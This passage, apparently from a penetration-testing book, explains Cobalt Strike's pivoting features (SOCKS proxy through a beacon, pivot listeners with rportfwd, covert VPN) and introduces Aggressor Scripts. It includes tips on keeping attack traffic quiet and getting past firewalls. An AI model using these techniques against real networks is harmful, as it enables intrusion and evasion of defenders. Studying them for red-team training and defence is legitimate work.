
- SOCKS Server
- Listener
- Deploy VPN

The preceding pivot can be explained as follows:


- SOCKS Server: This will create a **SOCKS4 proxy** on our team server. All the connections that go through this SOCKS proxy will be converted into tasks for the beacon to execute. This allows us to tunnel inside the network through any type of beacon. To set up a SOCKS Server, we right-click the host, choose Pivoting | SOCKS Server, shown as follows:




A new window will then open, asking for the port number on which we want the server to be started. We enter the port and click on the Launch button:




Once the server is started, we can run other tools such as Metasploit or Nmap on our system against the network for further reconnaissance and exploitation. The following screenshot is an example of how we can connect an Nmap through a SOCKS Server of a Cobalt Strike:



- Listener: A pivot listener allows us to create a listener that tunnels all of its traffic through a beacon session. This prevents us from creating new connections from our Cobalt Strike server to the victim's machine, thereby helping us to keep the noise at a minimum. To set up a listener, right-click on the host, click on Pivoting | Listener..., shown as follows:




A new window will then open, where we specify the listener's name, payload, host, port number, and the remote host and port to which the traffic will be forwarded:




After entering the data, we click on the Save button and we will see that it runs a `rportfwd` command and creates a tunnel:


- Deploy VPN: This features allows us to pivot through VPN using the covert VPN feature. Covert VPN creates a network interface from the system where the team server is running to the target network. To set up a VPN we right-click on the host, choose Pivoting | Deploy VPN:




A new window will open, where we can choose the destination network and add a network interface by clicking on the Add button:




We then specify the interface name, the MAC address, the port number, and the channel to use for tunneling:



For best performance, we recommend the UDP channel. The UDP channel has the least amount of overhead compared to the TCP and HTTP channels. Alternatively, the ICMP, HTTP, or TCP (bind) channels can be used to bypass firewalls:



Once the interface is created, we click on the Deploy button and the interface will be created. We can view the list of currently active VPN channels from the Cobalt Strike menu, as shown in the following screenshot:


Cobalt Strike
View
Attacks
Reporting
Help
New Connection
Preferences
Visualization
VPN Interfaces
Listeners
Script Manager
Close


Aggressor Scripts

Aggressor Scripts is the scripting language for Cobalt Strike 3.0 and above. It can be considered as a successor to the Cortana scripting language, which is used by Armitage. Aggressor Scripts is described on Cobalt Strike's official website as follows:


"Aggressor Scripts is a scripting language for red team operations and adversary simulations inspired by scriptable IRC clients and bots. Its purpose is two-fold. We may create long running bots that simulate virtual red team members, hacking side-by-side with you. We may also use it to extend and modify the Cobalt Strike client to our needs."

There are a lot of Aggressor Scripts available on the internet which have been developed by users across the globe to perform various tasks. Most of these are available on GitHub. In this section, we will learn how to load the scripts on our Cobalt Strike client and run them.

